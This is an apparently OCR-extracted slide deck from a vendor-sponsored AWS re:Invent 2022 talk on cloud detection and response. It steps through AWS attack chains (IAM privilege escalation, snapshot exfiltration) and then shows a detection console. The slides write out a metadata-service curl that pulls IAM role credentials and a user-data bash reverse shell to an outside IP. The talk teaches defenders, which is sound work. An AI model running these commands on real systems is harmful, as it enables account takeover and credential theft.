
AWS
re:Invent
NOV. 28 – DEC. 2, 2022 | LAS VEGAS, NV

PRT043

SPONSORED BY UPTYCS

Competing for cloud security talent—win without the fight

Andre Rall

Director of Cloud Security
Uptycs

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

About Me



Andre Rall

Director of Cloud Security – Uptycs

Prior experience at AWS (5 years)

1. Head of Account Takeover (ATO), AWS Fraud Prevention
2. Site Leader, Cybersecurity, AWS Fraud Prevention
3. Cybersecurity Business Intelligence
4. Head of AWS Trust & Safety Operations

AWS captures a wealth of audit data

AWS CloudTrail

Mostly API-level activity from 7–8K APIs on AWS



Amazon VPC flow logs

All network requests and responses



AWS Config

Details about configuration changes



What is Cloud Detection and Response?

The ability to ingest and store cloud-based environmental behaviors, use various intelligence to detect confirmed signals of known cloud-based tactics and techniques, provide contextual and graphical information, and offer remediation suggestions.



Privilege escalation Reverting policy version



MITRE | ATT&CK®

Tactics: Discovery, Privilege Escalation

1

GetCallerIdentity

Get details about the AWS Identity and Access Management (IAM) user or role.

2

ListAttachedUserPolicies

See which managed policies are attached to the IAM user.

3

ListPolicyVersions

See what previous policy versions are available.

4

GetPolicyVersion

See details on previous policy versions' privileges.

5

SetDefaultPolicyVersion

Revert to previous policy that has elevated access to resources.

Privilege escalation
Reverse shell and IAM role



MITRE | ATT&CK®

Tactics: Discovery, Privilege Escalation

1

`curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<role name>`

Extracts the IAM role credentials from the Amazon EC2 instance metadata

2

ListAttachedRolePolicies

See what policy is attached/embedded to this IAM role.

3

GetRolePolicy

See what permissions the policy has.

4

DescribeInstances

Scans all Amazon EC2 instances and associated roles.

5

DescribeIamInstanceProfileAssociations

Looking for a stopped instance with an IAM role with the word *admin* attached to it.

6

```
#cloud-boothook
#!/bin/bash
bash -i >& /dev/tcp/8.8.8.8/1337 0>&1
```

Reverse shell user-data added on startup.

7

`curl http://169.254.169.254/latest/meta-data/iam/security-credentials/<role name>`

The attacker now listens on the specified port until the reverse shell connects. Then, the actor can access the Amazon EC2 instance metadata to extract the AdministratorAccess IAM role credentials.

Data exfiltration
Amazon EBS snapshot shared with external account



MITRE | ATT&CK®

Tactics: Exfiltration

1

DescribeInstances

Requests a description of a set of instances.

2

DescribeVolumes

Describes an instance's Amazon EBS volumes.

3

CreateSnapshot

Creates a copy of an Amazon EBS volume.

4


DescribeSnapshots

Confirms the snapshot has completed.

5

ModifySnapshotAttribute

Adds permissions for the attacker to use the snapshot in their own account.


Signals correlated into a behavior (privilege escalation) – accurate and high context
Detection - AWS: Privilege Escalation – policy version reverted
10/10
5 Signals
Privilege Escalation
An attempt to gain higher-level permissions
Privilege Escalation – policy version reverted (5 Signals)
REMEDIATE
07:53:34 GetCallerIdentity
07:53:41 ListAttachedUserPolicies
07:53:49 ListPolicyVersions
07:54:05 GetPolicyVersion
07:54:12 SetDefaultPolicyVersion
SetDefaultPolicyVersion (Management)
Signal 5 of 5
19/07/2022 07:54:12
AWS Identity & Access Management (IAM)
US East (N. Virginia)
Sets the specified version of the specified policy as the policy's default (operative) version. Full Documentation
HIDE DETAILS
{
"eventVersion": 1.08,
"eventTime": "2022-07-19T14:54:12Z",
"eventSource": "iam.amazonaws.com",
"eventName": "SetDefaultPolicyVersion",
"sourceIpAddress": "54.91.180.138",
"userAgent": "aws-cli/1.18.147 Python/2.7.18 Linux/5.10.112-108.499.amzn2.x86_64 botocore/1.18.6",
"requestParameters": {
"policyArn": "arn:aws:iam::[redacted]4461:policy/x123",
"versionId": "v1"
},
UNASSIGNED
ACTIONS
Who: Joe-Dev (IAMUser)
When: 19/07/2022 07:53:34
What:
Changes consistent with privilege escalation have been detected in your account. Specifically, they have identified an IAM policy x123 version v1 which has Administrator permissions to your account and applied this policy version to this user. Privilege escalation is when an entity gains elevated access to your resources and/or environment they normally would not have access to.
Where: Ashburn, Virginia (United States)
Ashburn
Metadata
Access Key: AKIA4JUJIV46VMKR N7SU
IP Address: 54.91.180.138
User Agent: aws-cli/1.18.147 Python/2.7.18 Linux/5.10.112-

Thank you!



Please complete the session survey in the **mobile app**

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.